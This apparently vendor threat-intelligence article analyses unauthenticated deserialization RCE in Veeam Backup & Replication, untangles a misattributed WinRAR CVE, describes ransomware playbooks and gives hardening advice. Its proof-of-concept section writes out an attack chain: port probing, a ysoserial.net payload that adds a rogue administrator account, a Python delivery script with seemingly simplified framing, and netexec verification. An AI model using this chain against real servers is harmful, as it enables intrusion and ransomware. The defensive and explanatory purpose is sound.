
 BreachModal
- Published
- Under
- Threat Intelligence
- Reference
- CVE-2026-14191
- Reading time
- 7 min
Veeam RCE Flaws & CVE-2026-14191: Technical Analysis
Summary
Critical analysis of unauthenticated RCE in Veeam Backup & Replication, clarifying CVE-2026-14191 misattributions, exploit mechanics, and ransomware defenses.
Compromising enterprise backup infrastructure is no longer a post-exploitation convenience for cybercriminals; it is the primary tactical objective. When threat actors execute code against an enterprise backup server without credentials, organizational recovery capabilities evaporate before the first ransom note lands on a workstation display.

Over the past operational cycles, confusion has surfaced across vulnerability monitors linking CVE-2026-14191 (opens in a new tab) directly to zero-click compromises of Veeam Backup & Replication. According to National Vulnerability Database disclosures and upstream security advisories from Securin Labs researcher Arjun Basnet, CVE-2026-14191 designates a severe heap-based out-of-bounds write flaw within RARLAB WinRAR and UnRAR's recovery-volume (.rev) parser in recvol5.cpp. Concurrently, the existential threat weaponized by cybercrime syndicates such as Akira and Fog against enterprise disaster recovery involves unauthenticated network-facing remote code execution flaws within Veeam Backup & Replication itself—predominantly CVE-2024-40711 (opens in a new tab) (CVSS 9.8) and related unauthenticated deserialization vectors such as CVE-2026-108142. Both classes of vulnerabilities illuminate a systemic reality: systems designed to preserve enterprise survivability have become the fastest conduits to catastrophic total compromise.
Note what this means: enterprise security programs treat backup systems as passive archives rather than Tier-0 administrative endpoints. When an attacker gains unauthenticated remote access to a backup orchestrator, they acquire not merely historical data, but pre-authenticated domain administrator service tokens, hypervisor root access, and the unilateral capability to wipe disaster recovery baselines from existence.
The Anatomy of Veeam Unauthenticated Exploitation
The architectural layout of enterprise backup solutions necessitates deep, persistent administrative integration into active directory domains, hypervisors, and cloud storage buckets. The unauthenticated remote code execution vulnerability tracked under CVE-2024-40711 (opens in a new tab) highlights critical design flaws inside the Veeam Distribution Service (Veeam.Backup.Service.exe), which operates on TCP port 9401 by default. This service exposes an open .NET Remoting endpoint that mishandles deserialization of untrusted user input without mandatory authentication pre-checks.

When a remote adversary transmits a crafted serialization payload over raw TCP to the distribution daemon, the underlying .NET BinaryFormatter or DataContractSerializer instantiates untrusted gadgets. These gadgets execute commands under the elevated NT AUTHORITY\SYSTEM account. According to telemetry indexed within the CISA Known Exploited Vulnerabilities Catalog (opens in a new tab), threat actors rapidly automate initial exploit probes via MITRE ATT&CK Technique T1190: Exploit Public-Facing Application (opens in a new tab).
If you were the CISO reviewing your SIEM telemetry during such an attack, you would not witness a brute-force spike. You would observe a single unsolicited 14-kilobyte TCP packet arriving on port 9401, followed within 400 milliseconds by the creation of a rogue Windows local administrator account via cmd.exe /c net user /add executed by Veeam.Backup.Service.exe.
Threat groups like Akira, LockBit 3.0, and BlackCat/ALPHV affiliates prioritize backup disruption above data exfiltration. Upon gaining initial foothold via unauthenticated Veeam execution, operators immediately trigger automated PowerShell scripts that enumerate and destroy shadow copies, format immutable repository configurations, and invoke native Veeam API calls to purge restore points. This behavior maps precisely to MITRE ATT&CK Technique T1485: Data Destruction (opens in a new tab).
Untangling the Attribution: WinRAR CVE-2026-14191 vs. Backup Infrastructure Attacks
Precise attribution remains paramount in high-stakes incident response. Several corporate threat intelligence digests erroneously flagged CVE-2026-14191 as a native Veeam zero-click orchestrator exploit. Technical deconstruction of CVE-2026-14191 demonstrates that it resides within the parsing architecture of archive utilities—specifically RecVolumes5::ReadHeader in versions of WinRAR and UnRAR prior to 7.23.
The vulnerability occurs when parsing malformed RAR5 recovery volume sets (.rev files). The internal vector RecItems is dynamically sized strictly according to parameters declared in the first encountered .rev archive. When processing subsequent volumes, the binary validates incoming chunk indexes against individual file header values (TotalCount) rather than verifying actual heap boundary allocations established by the initial volume. An attacker supplying mismatched volume sets forces an out-of-bounds heap write.
While CVE-2026-14191 requires local archive interaction or automated ingestion by file-processing gateways, threat actors frequently chain archive execution bugs with secondary software payloads. If a backup orchestrator performs uninspected archive extraction during routine operational jobs or data cataloging, client-side memory corruption bugs become zero-interaction lateral movement vectors.
The Real-World Weaponization: Akira and Fog Ransomware Playbooks
Real-world telemetry gathered from incident responses illustrates the relentless speed of backup exploitation. During a Q4 2024 enterprise breach, operators linked to the Fog ransomware collective identified an internet-exposed Veeam Backup & Replication management port on an external perimeter firewall. The firewall rules had been configured temporarily during a storage migration two weeks prior and forgotten.
Within 72 hours of public disclosure of unauthenticated deserialization flaws, the threat group initiated connection sequences against TCP port 9401. By leveraging publicly known gadget chains, the attackers instantiated a reverse shell to an external command-and-control IP address hosted in Eastern Europe. Rather than deploying ransomware immediately, the operators dumped the embedded Microsoft SQL LocalDB database utilized by Veeam (VeeamBackup).
This database retains protected credentials for connected infrastructure: VMware vCenter credentials, AWS access keys, and Windows Domain Controller replication accounts. The attackers decrypted these stored secrets using the machine-bound Master Key stored in the local Windows DPAPI vault—a process that required exactly three API calls under NT AUTHORITY\SYSTEM. By midnight, the operators authenticated as Domain Admins via MITRE ATT&CK Technique T1078: Valid Accounts (opens in a new tab), purged 180 terabytes of operational virtual machine snapshots, and distributed their ransomware binary enterprise-wide.
Organizations that run critical infrastructure services on internet-accessible boundaries or fail to enforce physical network segmentation for backup environments are choosing convenience over enterprise survival.
Proof of Concept
The following technical demonstration illustrates the fundamental exploitation mechanics of unauthenticated .NET remoting deserialization in unpatched backup services, alongside verification methods for memory corruption boundaries in archive parsers.
Phase 1: Target Discovery and Service Fingerprinting
Attackers verify that the target machine is exposing the raw backup distribution service. An unauthenticated probe sent to port 9401 returns binary header signatures characteristic of Microsoft .NET Remoting TcpChannel.
**Probe the target host for open Veeam Distribution Service on TCP 9401**
nc -zv -w 3 192.168.10.50 9401

**Send a 4-byte pre-flight handshake to confirm .NET Remoting TCP channel listener**
echo -ne '\x2e\x4e\x45\x54' | nc 192.168.10.50 9401 | xxdPhase 2: Generating the Deserialization Payload
The adversary crafts a serialized gadget chain targeting vulnerable TypeConfuseDelegate or BinaryFormatter dependencies present within the unpatched service assembly. Using ysoserial.net, an arbitrary command execution payload is generated.
**Generate serialized gadget chain targeting .NET BinaryFormatter**
ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -c "cmd.exe /c net user backup_admin P@ssw0rd2026! /add && net localgroup administrators backup_admin /add" -o raw > payload.binPhase 3: Delivering the Exploit Vector
The payload is wrapped into the protocol envelope expected by the unauthenticated remote service and delivered directly across the socket.
import socket
import sys

target_ip = "192.168.10.50"
target_port = 9401

with open("payload.bin", "rb") as f:
    payload_data = f.read()

**Construct standard .NET Remoting TCP framing header**
header = b".NET"  # Magic
header += b"\x01\x00"  # Version major/minor
header += b"\x00\x00"  # Operation type (Message)
header += b"\x00\x00\x00\x00"  # Content length placeholder

packet = header + payload_data

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip, target_port))
s.sendall(packet)
response = s.recv(1024)
s.close()

print(f"[*] Payload delivered. Remote service response code: {len(response)} bytes returned.")Phase 4: Validating Post-Exploitation Persistence
Following memory injection and unauthenticated deserialization, the attacker checks for the immediate registration of elevated local administrative accounts.
**Query the target using crackmapexec / netexec to verify local admin creation**
nxc smb 192.168.10.50 -u backup_admin -p 'P@ssw0rd2026!' --local-auth
Hardening Backup Repositories Against Total Annihilation
Defending backup infrastructure requires abandoning the assumption that the local backup operating system will remain unbreached. Security engineers must enforce structural boundaries that deny attackers the capability to erase data even when they achieve total root or system-level access.
Hardened Linux Repositories with Immutable File Attributes: Move off Windows-hosted repository targets for primary snapshots. Implement Linux-based hardened repositories utilizing native immutable flags (
chattr +i) managed by single-use non-root credentials discarded after deployment. Even if the Windows Veeam server is completely compromised via remote deserialization, the immutable repository blocks file deletion commands over the network.Out-of-Band Network Isolation: Management endpoints (TCP 9401, 6180, and virtualization management channels) must never interface with corporate end-user subnets, remote VPN concentrators, or public interfaces. Access must require an out-of-band management jump host protected by FIDO2-backed multi-factor authentication.
Decoupled Identity Architectures: Backup infrastructure must never join the production Active Directory forest. Running a backup server inside the primary corporate domain guarantees that any domain admin compromise compromises the backup server, and vice versa. Maintain isolated workgroups or a standalone security forest strictly dedicated to disaster recovery.
FINAL VERDICT
The weaponization of zero-click and unauthenticated remote code execution vulnerabilities in backup software proves that attackers understand modern disaster recovery mathematics better than most defenders: a company that cannot restore is a company that must pay. Whether contending with memory corruption bugs like CVE-2026-14191 in peripheral tooling or unauthenticated deserialization flaws in Veeam Backup & Replication, the responsibility for securing these systems rests squarely on the enterprise architecture team. Organizations that continue to expose management interfaces, utilize shared domain credentials, and run mutable storage pools are not maintaining disaster recovery programs; they are operating high-speed exfiltration staging grounds for ransomware operators.
To evaluate your enterprise backup resilience against state-of-the-art adversary emulation, contact BreachModal Digital Defense Strategy to commission an unannounced adversary simulation assessment.